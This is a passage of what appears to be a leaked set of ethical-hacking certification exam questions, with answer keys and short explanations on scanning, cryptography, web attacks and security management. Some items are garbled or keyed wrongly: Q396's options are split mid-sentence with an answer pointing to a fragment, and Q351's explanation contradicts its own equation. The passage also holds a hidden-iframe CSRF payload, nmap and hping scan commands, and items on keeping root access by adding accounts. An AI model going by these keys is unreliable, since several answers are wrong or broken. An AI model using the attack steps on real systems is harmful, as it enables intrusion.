A possible solution to this danger is to conduct intermittent “unannounced” penentration tests whose scheduling and occurrence is only known to the hired attackers and upper management staff instead of every security employee, as would be the case with “announced” penetration tests that everyone has planned for in advance. The former may be better at detecting realistic weaknesses.
References:
http://www.sitepronews.com/2013/03/20/the-pros-and-cons-of-penetration-testing/

NEW QUESTION 306
- (Exam Topic 4)
You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine.
What wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.dstport==514 && ip.dst==192.168.0.150
B. tcp.srcport==514 && ip.src==192.168.0.99
C. tcp.dstport==514 && ip.dst==192.168.0.0/16
D. tcp.srcport==514 && ip.src==192.168.150

Answer: A

Explanation:
We need to configure destination port at destination ip. The destination ip is 192.168.0.150, where the kiwi syslog is installed.
References: https://wiki.wireshark.org/DisplayFilters

NEW QUESTION 307
- (Exam Topic 4)
> NMAP -sn 192.168.11.200-215
The NMAP command above performs which of the following?

A. A ping scan
B. A trace sweep
C. An operating system detect
D. A port scan

Answer: A

Explanation:
NMAP -sn (No port scan)
This option tells Nmap not to do a port scan after host discovery, and only print out the available hosts that responded to the host discovery probes. This is often known as a “ping scan”, but you can also request that traceroute and NSE host scripts be run.
References: https://nmap.org/book/man-host-discovery.html

NEW QUESTION 309
- (Exam Topic 4)
You have several plain-text firewall logs that you must review to evaluate network traffic. You know that in order to do fast, efficient searches of the logs you must use regular expressions.
Which command-line utility are you most likely to use?

A. Grep
B. Notepad
C. MS Excel
D. Relational Database

Answer: A

Explanation:
grep is a command-line utility for searching plain-text data sets for lines matching a regular expression. References: https://en.wikipedia.org/wiki/Grep

NEW QUESTION 312
- (Exam Topic 4)
Which of the following is not a Bluetooth attack?

A. Bluedriving
B. Bluejacking
C. Bluesmacking
D. Bluesnarfing

Answer: A

NEW QUESTION 316

- (Exam Topic 4)
As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing.
What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

A. Terms of Engagement
B. Project Scope
C. Non-Disclosure Agreement
D. Service Level Agreement

Answer: A

NEW QUESTION 319
- (Exam Topic 4)
This asymmetry cipher is based on factoring the product of two large prime numbers. What cipher is described above?

A. RSA
B. SHA
C. RC5
D. MD5

Answer: A

Explanation:
RSA is based on the practical difficulty of factoring the product of two large prime numbers, the factoring problem.
Note: A user of RSA creates and then publishes a public key based on two large prime numbers, along with an auxiliary value. The prime numbers must be kept secret. Anyone can use the public key to encrypt a message, but with currently published methods, if the public key is large enough, only someone with knowledge of the prime numbers can feasibly decode the message.
References: https://en.wikipedia.org/wiki/RSA_(cryptosystem)

NEW QUESTION 322
- (Exam Topic 4)
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine.
What nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Answer: A

Explanation:
You can check HTTP method vulnerability using NMAP. Example: #nmap –script=http-methods.nse 192.168.0.25 References:
http://solutionsatexperts.com/http-method-vulnerability-check-using-nmap/

NEW QUESTION 325
- (Exam Topic 4)
In 2007, this wireless security algorithm was rendered useless by capturing packets and discovering the passkey in a matter of seconds. This security flaw led to a network invasion of TJ Maxx and data theft through a technique known as wardriving.
Which Algorithm is this referring to?

A. Wired Equivalent Privacy (WEP)
B. Wi-Fi Protected Access (WPA)
C. Wi-Fi Protected Access 2 (WPA2)
D. Temporal Key Integrity Protocol (TKIP)

Answer: A

Explanation:
WEP is the currently most used protocol for securing 802.11 networks, also called wireless lans or wlans. In 2007, a new attack on WEP, the PTW attack, was discovered, which allows an attacker to recover the secret key in less than 60 seconds in some cases.
Note: Wardriving is the act of searching for Wi-Fi wireless networks by a person in a moving vehicle, using a portable computer, smartphone or personal digital assistant (PDA).
References: https://events.ccc.de/camp/2007/Fahrplan/events/1943.en.html

NEW QUESTION 329
- (Exam Topic 4)
After trying multiple exploits, you've gained root access to a Centos 6 server. To ensure you maintain access, what would you do first?

A. Create User Account
B. Disable Key Services
C. Disable IPTables
D. Download and Install Netcat

Answer: A

NEW QUESTION 330
- (Exam Topic 4)
This tool is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.
Which of the following tools is being described?

A. Aircrack-ng
B. Airguard
C. WLAN-crack
D. wificracker

Answer: A

Explanation:
Aircrack-ng is a complete suite of tools to assess WiFi network security.
The default cracking method of Aircrack-ng is PTW, but Aircrack-ng can also use the FMS/KoreK method, which incorporates various statistical attacks to discover the WEP key and uses these in combination with brute forcing.
References:
http://www.aircrack-ng.org/doku.php?id=aircrack-ng

NEW QUESTION 332
- (Exam Topic 4)
What is the process of logging, recording, and resolving events that take place in an organization?

A. Incident Management Process
B. Security Policy
C. Internal Procedure
D. Metrics

Answer: A

Explanation:
The activities within the incident management process include:
References: https://en.wikipedia.org/wiki/Incident_management_(ITSM)#Incident_management_procedure

NEW QUESTION 334
- (Exam Topic 4)
You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?
alert tcp any any -> 192.168.100.0/24 21 (msg: "FTP on the network!";)

A. An Intrusion Detection System
B. A firewall IPTable
C. A Router IPTable
D. FTP Server rule

Answer: A

Explanation:
Snort is an open source network intrusion detection system (NIDS) for networks . Snort rule example:
This example is a rule with a generator id of 1000001.
alert tcp any any -> any 80 (content:"BOB"; gid:1000001; sid:1; rev:1;)
References:
http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node31.html

NEW QUESTION 335
- (Exam Topic 4)
It is a kind of malware (malicious software) that criminals install on your computer so they can lock it from a remote location. This malware generates a pop-up window, webpage, or email warning from what looks like an official authority. It explains that your computer has been locked because of possible illegal activities on it and demands payment before you can access your files and programs again.
Which of the following terms best matches the definition?

A. Ransomware
B. Adware
C. Spyware
D. Riskware

Answer: A

Explanation:
Ransomware is a type of malware that can be covertly installed on a computer without knowledge or intention of the user that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction. Some forms of ransomware systematically encrypt files on the system's hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a Trojan.
References: https://en.wikipedia.org/wiki/Ransomware

NEW QUESTION 336
- (Exam Topic 4)
It is an entity or event with the potential to adversely impact a system through unauthorized access, destruction, disclosure, denial of service or modification of

data.
Which of the following terms best matches the definition?

A. Threat
B. Attack
C. Vulnerability
D. Risk

Answer: A

Explanation:
A threat is at any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service. Also, the potential for a threat-source to successfully exploit a particular information system vulnerability.
References: https://en.wikipedia.org/wiki/Threat_(computer)

NEW QUESTION 337
- (Exam Topic 4)
An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", that the user is directed to a phishing site.
Which file does the attacker need to modify?

A. Hosts
B. Sudoers
C. Boot.ini
D. Networks

Answer: A

Explanation:
The hosts file is a computer file used by an operating system to map hostnames to IP addresses. The hosts file contains lines of text consisting of an IP address in the first text field followed by one or more host names.
References: https://en.wikipedia.org/wiki/Hosts_(file)

NEW QUESTION 341
- (Exam Topic 4)
An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim’s profile to a text file and then submit the data to the attacker’s database.
<iframe src="http://www.vulnweb.com/updateif.php" style="display:none"></iframe>
What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Cross-Site Request Forgery
B. Cross-Site Scripting
C. SQL Injection
D. Browser Hacking

Answer: A

Explanation:
Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts.
Different HTTP request methods, such as GET and POST, have different level of susceptibility to CSRF attacks and require different levels of protection due to their different handling by web browsers.
References: https://en.wikipedia.org/wiki/Cross-site_request_forgery

NEW QUESTION 343
- (Exam Topic 4)
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email(boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network.
What testing method did you use?

A. Social engineering
B. Tailgating
C. Piggybacking
D. Eavesdropping

Answer: A

Explanation:
Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access, it differs from a traditional "con" in that it is often one of many steps in a more complex fraud scheme.

NEW QUESTION 345
- (Exam Topic 4)
Port scanning can be used as part of a technical assessment to determine network vulnerabilities. The TCP XMAS scan is used to identify listening ports on the targeted system.

If a scanned port is open, what happens?

A. The port will ignore the packets.
B. The port will send an RST.
C. The port will send an ACK.
D. The port will send a SYN.

Answer: A

Explanation:
An attacker uses a TCP XMAS scan to determine if ports are closed on the target machine. This scan type is accomplished by sending TCP segments with the all flags sent in the packet header, generating packets that are illegal based on RFC 793. The RFC 793 expected behavior is that any TCP segment with an out-of-state Flag sent to an open port is discarded, whereas segments with out-of-state flags sent to closed ports should be handled with a RST in response. This behavior should allow an attacker to scan for closed ports by sending certain types of rule-breaking packets (out of sync or disallowed by the TCB) and detect closed ports via RST packets.
References: https://capec.mitre.org/data/definitions/303.html

NEW QUESTION 350
- (Exam Topic 4)
The network administrator contacts you and tells you that she noticed the temperature on the internal wireless router increases by more than 20% during weekend hours when the office was closed. She asks you to investigate the issue because she is busy dealing with a big conference and she doesn't have time to perform the task.
What tool can you use to view the network traffic being sent and received by the wireless router?

A. Wireshark
B. Nessus
C. Netcat
D. Netstat

Answer: A

Explanation:
Wireshark is a Free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

NEW QUESTION 351
- (Exam Topic 5)
Risks = Threats x Vulnerabilities is referred to as the:

A. Risk equation
B. Threat assessment
C. BIA equation
D. Disaster recovery formula

Answer: A

Explanation:
The most effective way to define risk is with this simple equation: Risk = Threat x Vulnerability x Cost
This equation is fundamental to all information security. References: http://www.icharter.org/articles/risk_equation.html

NEW QUESTION 354
- (Exam Topic 5)
While performing online banking using a Web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another Web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place.
What Web browser-based security vulnerability was exploited to compromise the user?

A. Cross-Site Request Forgery
B. Cross-Site Scripting
C. Clickjacking
D. Web form input validation

Answer: A

Explanation:
Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts.
Example and characteristics
If an attacker is able to find a reproducible link that executes a specific action on the target page while the victim is being logged in there, he is able to embed such link on a page he controls and trick the victim into opening it. The attack carrier link may be placed in a location that the victim is likely to visit while logged into the target site (e.g. a discussion forum), sent in a HTML email body or attachment.

NEW QUESTION 356
- (Exam Topic 5)
Which of the following areas is considered a strength of symmetric key cryptography when compared with asymmetric algorithms?

A. Scalability
B. Speed

C. Key distribution
D. Security

Answer: B

NEW QUESTION 361
- (Exam Topic 5)
Internet Protocol Security IPSec is actually a suite of protocols. Each protocol within the suite provides different functionality. Collective IPSec does everything except.

A. Protect the payload and the headers
B. Authenticate
C. Encrypt
D. Work at the Data Link Layer

Answer: D

NEW QUESTION 365
- (Exam Topic 5)
The "gray box testing" methodology enforces what kind of restriction?

A. The internal operation of a system is only partly accessible to the tester.
B. The internal operation of a system is completely known to the tester.
C. Only the external operation of a system is accessible to the tester.
D. Only the internal operation of a system is known to the tester.

Answer: A

Explanation:
A black-box tester is unaware of the internal structure of the application to be tested, while a white-box tester has access to the internal structure of the application. A gray-box tester partially knows the internal structure, which includes access to the documentation of internal data structures as well as the algorithms used.
References: https://en.wikipedia.org/wiki/Gray_box_testing

NEW QUESTION 366
- (Exam Topic 5)
A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.
What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability
B. Cross-site Request Forgery vulnerability
C. SQL injection vulnerability
D. Web site defacement vulnerability

Answer: A

Explanation:
Many operators of particular web applications (e.g. forums and webmail) allow users to utilize a limited subset of HTML markup. When accepting HTML input from users (say, <b>very</b> large), output encoding (such as &lt;b&gt;very&lt;/b&gt; large) will not suffice since the user input needs to be rendered as HTML by the browser (so it shows as "very large", instead of "<b>very</b> large"). Stopping an XSS attack when accepting HTML input from users is much more complex in this situation. Untrusted HTML input must be run through an HTML sanitization engine to ensure that it does not contain cross-site scripting code.
References: https://en.wikipedia.org/wiki/Cross-site_scripting#Safely_validating_untrusted_HTML_input

NEW QUESTION 370
- (Exam Topic 5)
What is the difference between the AES and RSA algorithms?

A. Both are asymmetric algorithms, but RSA uses 1024-bit keys.
B. RSA is asymmetric, which is used to create a public/private key pair; AES is symmetric, which is used to encrypt data.
C. Both are symmetric algorithms, but AES uses 256-bit keys.
D. AES is asymmetric, which is used to create a public/private key pair; RSA is symmetric, which is used to encrypt data.

Answer: B

NEW QUESTION 371
- (Exam Topic 5)
If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

A. Civil
B. International
C. Criminal
D. Common

Answer: A

NEW QUESTION 372

- (Exam Topic 5)
An attacker gains access to a Web server's database and displays the contents of the table that holds all of the names, passwords, and other user information. The attacker did this by entering information into the Web site's user login page that the software's designers did not expect to be entered. This is an example of what kind of software design problem?

A. Insufficient input validation
B. Insufficient exception handling
C. Insufficient database hardening
D. Insufficient security management

Answer: A

Explanation:
The most common web application security weakness is the failure to properly validate input coming from the client or from the environment before using it. This weakness leads to almost all of the major vulnerabilities in web applications, such as cross site scripting, SQL injection, interpreter injection, locale/Unicode attacks, file system attacks, and buffer overflows.
References: https://www.owasp.org/index.php/Testing_for_Input_Validation

NEW QUESTION 375
- (Exam Topic 5)
What two conditions must a digital signature meet?

A. Has to be unforgeable, and has to be authentic.
B. Has to be legible and neat.
C. Must be unique and have special characters.
D. Has to be the same number of characters as a physical signature and must be unique.

Answer: A

NEW QUESTION 379
- (Exam Topic 5)
You are an Ethical Hacker who is auditing the ABC company. When you verify the NOC one of the machines has 2 connections, one wired and the other wireless. When you verify the configuration of this Windows system you find two static routes.
route add 10.0.0.0 mask 255.0.0.0 10.0.0.1
route add 0.0.0.0 mask 255.0.0.0 199.168.0.1 What is the main purpose of those static routes?

A. Both static routes indicate that the traffic is external with different gateway.
B. The first static route indicates that the internal traffic will use an external gateway and the second static route indicates that the traffic will be rerouted.
C. Both static routes indicate that the traffic is internal with different gateway.
D. The first static route indicates that the internal addresses are using the internal gateway and the second static route indicates that all the traffic that is not internal must go to an external gateway.

Answer: D

NEW QUESTION 383
- (Exam Topic 5)
A large mobile telephony and data network operator has a data that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems. What is the best security policy concerning this setup?

A. Network elements must be hardened with user ids and strong password
B. Regular security tests and audits should be performed.
C. As long as the physical access to the network elements is restricted, there is no need for additional measures.
D. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
E. The operator knows that attacks and down time are inevitable and should have a backup site.

Answer: A

NEW QUESTION 388
- (Exam Topic 5)
Which method of password cracking takes the most time and effort?

A. Brute force
B. Rainbow tables
C. Dictionary attack
D. Shoulder surfing

Answer: A

Explanation:
Brute-force cracking, in which a computer tries every possible key or password until it succeeds, is typically very time consuming. More common methods of password cracking, such as dictionary attacks, pattern checking, word list substitution, etc. attempt to reduce the number of trials required and will usually be attempted before brute force.
References: https://en.wikipedia.org/wiki/Password_cracking

NEW QUESTION 393
- (Exam Topic 5)
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 -i host.domain.com
D. hping2 -1 host.domain.com

Answer: D

NEW QUESTION 396
- (Exam Topic 5)
An attacker is using nmap to do a ping sweep and a port scanning in a subnet of 254 addresses. In which order should he perform these steps?

A. The sequence does not matte
B. Both steps have to be performed against all hosts.
C. First the port scan to identify interesting services and then the ping sweep to find hosts responding to icmp echo requests.
D. First the ping sweep to identify live hosts and then the port scan on the live host
E. This way he saves time.
F. The port scan alone is adequat
G. This way he saves time.

Answer: C

NEW QUESTION 401
- (Exam Topic 5)
____ is a set of extensions to DNS that provide to DNS clients (resolvers) origin authentication of DNS data to reduce the threat of DNS poisoning, spoofing, and similar attacks types.

A. DNSSEC
B. Zone transfer
C. Resource transfer
D. Resource records

Answer: A

NEW QUESTION 402
- (Exam Topic 5)
What does a firewall check to prevent particular ports and applications from getting packets into an organization?

A. Transport layer port numbers and application layer headers
B. Presentation layer headers and the session layer port numbers
C. Network layer headers and the session layer port numbers
D. Application layer port numbers and the transport layer headers

Answer: A

Explanation:
Newer firewalls can filter traffic based on many packet attributes like source IP address, source port, destination IP address or transport layer port, destination service like WWW or FTP. They can filter based on protocols, TTL values, netblock of originator, of the source, and many other attributes.
Application layer firewalls are responsible for filtering at 3, 4, 5, 7 layer. Because they analyze the application layer headers, most firewall control and filtering is performed actually in the software.
References: https://en.wikipedia.org/wiki/Firewall_(computing)#Network_layer_or_packet_filters
http://howdoesinternetwork.com/2012/application-layer-firewalls

NEW QUESTION 406
- (Exam Topic 5)
Bob learned that his username and password for a popular game has been compromised. He contacts the company and resets all the information. The company suggests he use two-factor authentication, which option below offers that?

A. A new username and password
B. A fingerprint scanner and his username and password.
C. Disable his username and use just a fingerprint scanner.
D. His username and a stronger password.

Answer: B

NEW QUESTION 407
- (Exam Topic 5)
Attempting an injection attack on a web server based on responses to True/False questions is called which of the following?

A. Blind SQLi
B. DMS-specific SQLi
C. Classic SQLi
D. Compound SQLi

Answer: A

NEW QUESTION 409
- (Exam Topic 5)

An attacker attaches a rogue router in a network. He wants to redirect traffic to a LAN attached to his router as part of a man-in-the-middle attack. What measure on behalf of the legitimate admin can mitigate this attack?

A. Only using OSPFv3 will mitigate this risk.
B. Make sure that legitimate network routers are configured to run routing protocols with authentication.
C. Redirection of the traffic cannot happen unless the admin allows it explicitly.
D. Disable all routing protocols and only use static routes.

Answer: B

NEW QUESTION 413
- (Exam Topic 5)
A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
B. Attempts by attackers to access the user and password information stored in the company's SQL database.
C. Attempts by attackers to access passwords stored on the user's computer without the user's knowledge.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Answer: A

Explanation:
Cookies can store passwords and form content a user has previously entered, such as a credit card number or an address.
Cookies can be stolen using a technique called cross-site scripting. This occurs when an attacker takes advantage of a website that allows its users to post unfiltered HTML and JavaScript content.
References: https://en.wikipedia.org/wiki/HTTP_cookie#Cross-site_scripting_.E2.80.93_cookie_theft

NEW QUESTION 418
- (Exam Topic 5)
What is correct about digital signatures?

A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
B. Digital signatures may be used in different documents of the same type.
C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Answer: A

NEW QUESTION 420
- (Exam Topic 5)
Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

NEW QUESTION 423
- (Exam Topic 5)
Which of the following is one of the most effective ways to prevent Cross-site Scripting (XSS) flaws in software applications?

A. Validate and escape all information sent to a server
B. Use security policies and procedures to define and implement proper security settings
C. Verify access right before allowing access to protected information and UI controls
D. Use digital certificates to authenticate a server prior to sending data

Answer: A

Explanation:
Contextual output encoding/escaping could be used as the primary defense mechanism to stop Cross-site Scripting (XSS) attacks.
References:
https://en.wikipedia.org/wiki/Cross-site_scripting#Contextual_output_encoding.2Fescaping_of_string_input

NEW QUESTION 424
- (Exam Topic 5)
An Internet Service Provider (ISP) has a need to authenticate users connecting using analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.
Which AAA protocol is most likely able to handle this requirement?

A. RADIUS
B. DIAMETER
C. Kerberos
D. TACACS+

Answer: A

Explanation:
Because of the broad support and the ubiquitous nature of the RADIUS protocol, it is often used by ISPs and enterprises to manage access to the Internet or internal networks, wireless networks, and integrated e-mail services. These networks may incorporate modems, DSL, access points, VPNs, network ports, web servers, etc.
References: https://en.wikipedia.org/wiki/RADIUS

NEW QUESTION 429
- (Exam Topic 5)
A well-intentioned researcher discovers a vulnerability on the web site of a major corporation. What should he do?

A. Ignore it.
B. Try to sell the information to a well-paying party on the dark web.
C. Notify the web site owner so that corrective action be taken as soon as possible to patch the vulnerability.
D. Exploit the vulnerability without harming the web site owner so that attention be drawn to the problem.

Answer: C

NEW QUESTION 431
- (Exam Topic 5)
Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it begins to close.
What just happened?

A. Phishing
B. Whaling
C. Tailgating
D. Masquerading

Answer: C

NEW QUESTION 435
- (Exam Topic 5)
You work as a Security Analyst for a retail organization. In securing the company's network, you set up a firewall and an IDS. However, hackers are able to attack the network. After investigating, you discover that your IDS is not configured properly and therefore is unable to trigger alarms when needed. What type of alert is the IDS giving?

A. False Negative
B. False Positive
C. True Negative
D. True Positive

Answer: A

Explanation:
A false negative error, or in short false negative, is where a test result indicates that a condition failed, while it actually was successful. I.e. erroneously no effect has been assumed.
References: https://en.wikipedia.org/wiki/False_positives_and_false_negatives#False_negative_error

NEW QUESTION 437
- (Exam Topic 5)
Ricardo wants to send secret messages to a competitor company. To secure these messages, he uses a technique of hiding a secret message within an ordinary message. The technique provides 'security through obscurity'.
What technique is Ricardo using?

A. Steganography
B. Public-key cryptography
C. RSA algorithm
D. Encryption

Answer: A

Explanation:
Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video.
References: https://en.wikipedia.org/wiki/Steganography

NEW QUESTION 439
- (Exam Topic 5)
An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file.
What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

A. Protocol analyzer
B. Intrusion Prevention System (IPS)
C. Network sniffer
D. Vulnerability scanner

Answer: A

Explanation:
A packet analyzer (also known as a network analyzer, protocol analyzer or packet sniffer—or, for particular types of networks, an Ethernet sniffer or wireless sniffer) is a computer program or piece of computer hardware that can intercept and log traffic that passes over a digital network or part of a network. A packet analyzer can analyze packet traffic saved in a PCAP file.
References: https://en.wikipedia.org/wiki/Packet_analyzer

NEW QUESTION 440
- (Exam Topic 6)
Why would an attacker want to perform a scan on port 137?

A. To discover proxy servers on a network
B. To disrupt the NetBIOS SMB service on the target host
C. To check for file and print sharing on Windows systems
D. To discover information about a target host using NBTSTAT

Answer: D

NEW QUESTION 441
- (Exam Topic 6)
While performing online banking using a Web browser, Kyle receives an email that contains an image of a well-crafted art. Upon clicking the image, a new tab on the web browser opens and shows an animated GIF of bills and coins being swallowed by a crocodile. After several days, Kyle noticed that all his funds on the bank was gone. What Web browser-based security vulnerability got exploited by the hacker?

A. Clickjacking
B. Web Form Input Validation
C. Cross-Site Request Forgery
D. Cross-Site Scripting

Answer: C

NEW QUESTION 443
- (Exam Topic 6)
Matthew received an email with an attachment named “YouWon$10Grand.zip.” The zip file contains a file named “HowToClaimYourPrize.docx.exe.” Out of excitement and curiosity, Matthew opened the said file. Without his knowledge, the file copies itself to Matthew’s APPDATA\local directory and begins to beacon to a Command-and-control server to download additional malicious binaries. What type of malware has Matthew encountered?

A. Key-logger
B. Trojan
C. Worm
D. Macro Virus

Answer: B

NEW QUESTION 448
- (Exam Topic 6)
Which type of security feature stops vehicles from crashing through the doors of a building?

A. Turnstile
B. Bollards
C. Mantrap
D. Receptionist

Answer: B

NEW QUESTION 452
- (Exam Topic 6)
A new wireless client that is 802.11 compliant cannot connect to a wireless network given that the client can see the network and it has compatible hardware and software installed. Upon further tests and investigation, it was found out that the Wireless Access Point (WAP) was not responding to the association requests being sent by the wireless client. What MOST likely is the issue on this scenario?

A. The client cannot see the SSID of the wireless network
B. The WAP does not recognize the client’s MAC address.
C. The wireless client is not configured to use DHCP.
D. Client is configured for the wrong channel

Answer: B

NEW QUESTION 454
- (Exam Topic 6)
Shellshock had the potential for an unauthorized user to gain access to a server. It affected many internet-facing services, which OS did it not directly affect?

A. Windows
B. Unix
C. Linux
D. OS X

Answer: A

NEW QUESTION 457
- (Exam Topic 6)
Which of the following is NOT an ideal choice for biometric controls?

A. Iris patterns
B. Fingerprints
C. Height and weight
D. Voice

Answer: C

NEW QUESTION 461
- (Exam Topic 6)
As an Ethical Hacker you are capturing traffic from your customer network with Wireshark and you need to find and verify just SMTP traffic. What command in Wireshark will help you to find this kind of traffic?

A. request smtp 25
B. tcp.port eq 25
C. smtp port
D. tcp.contains port 25

Answer: B

NEW QUESTION 463
- (Exam Topic 6)
What is the term coined for logging, recording and resolving events in a company?

A. Internal Procedure
B. Security Policy
C. Incident Management Process
D. Metrics

Answer: C

NEW QUESTION 465
- (Exam Topic 6)
You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

A. The zombie you are using is not truly idle.
B. A stateful inspection firewall is resetting your queries.
C. Hping2 cannot be used for idle scanning.
D. These ports are actually open on the target system.

Answer: A

NEW QUESTION 468
- (Exam Topic 6)
You've just gained root access to a Centos 6 server after days of trying. What tool should you use to maintain access?

A. Disable Key Services
B. Create User Account
C. Download and Install Netcat
D. Disable IPTables

Answer: B

NEW QUESTION 469
- (Exam Topic 6)
Which of the following BEST describes the mechanism of a Boot Sector Virus?

A. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
C. Overwrites the original MBR and only executes the new virus code
D. Modifies directory table entries so that directory entries point to the virus code instead of the actual program

Answer: A

NEW QUESTION 474
- (Exam Topic 6)
What would you type on the Windows command line in order to launch the Computer Management Console provided that you are logged in as an admin?

A. c:\compmgmt.msc

B. c:\gpedit
C. c:\ncpa.cpl
D. c:\services.msc

Answer: A

NEW QUESTION 475
- (Exam Topic 6)
The chance of a hard drive failure is known to be once every four years. The cost of a new hard drive is $500. EF (Exposure Factor) is about 0.5. Calculate for the Annualized Loss Expectancy (ALE).

A. $62.5
B. $250
C. $125
D. $65.2

Answer: A

NEW QUESTION 479
- (Exam Topic 6)
SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts. Which of the following features makes this possible? (Choose two.)

A. It used TCP as the underlying protocol.
B. It uses community string that is transmitted in clear text.
C. It is susceptible to sniffing.
D. It is used by all network devices on the market.

Answer: BD

NEW QUESTION 480
- (Exam Topic 6)
TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. ping
C. tracert
D. tcpdump

Answer: D

NEW QUESTION 484
- (Exam Topic 6)
Which of the following is the most important phase of ethical hacking wherein you need to spend considerable amount of time?

A. Gaining access
B. Escalating privileges
C. Network mapping
D. Footprinting

Answer: D

NEW QUESTION 488
- (Exam Topic 6)
In which phase of the ethical hacking process can Google hacking be employed? This is a technique that involves manipulating a search string with specific operators to search for vulnerabilities.
Example:
allintitle: root passwd

A. Maintaining Access
B. Gaining Access
C. Reconnaissance
D. Scanning and Enumeration

Answer: C

NEW QUESTION 492
- (Exam Topic 6)
The practical realities facing organizations today make risk response strategies essential. Which of the following is NOT one of the five basic responses to risk?

A. Accept
B. Mitigate
C. Delegate
D. Avoid

Answer: C

NEW QUESTION 497
- (Exam Topic 6)
Which of the following will perform an Xmas scan using NMAP?

A. nmap -sA 192.168.1.254
B. nmap -sP 192.168.1.254
C. nmap -sX 192.168.1.254
D. nmap -sV 192.168.1.254

Answer: C

NEW QUESTION 502
- (Exam Topic 6)
Which among the following is a Windows command that a hacker can use to list all the shares to which the current user context has access?

A. NET FILE
B. NET USE
C. NET CONFIG
D. NET VIEW

Answer: B

NEW QUESTION 506
- (Exam Topic 6)
LM hash is a compromised password hashing function. Which of the following parameters describe LM Hash:?
I – The maximum password length is 14 characters.
II – There are no distinctions between uppercase and lowercase.
III – It’s a simple algorithm, so 10,000,000 hashes can be generated per second.

A. I
B. I, II, and III
C. II
D. I and II

Answer: B

NEW QUESTION 511
- (Exam Topic 6)
In order to prevent particular ports and applications from getting packets into an organization, what does a firewall check?

A. Network layer headers and the session layer port numbers
B. Presentation layer headers and the session layer port numbers
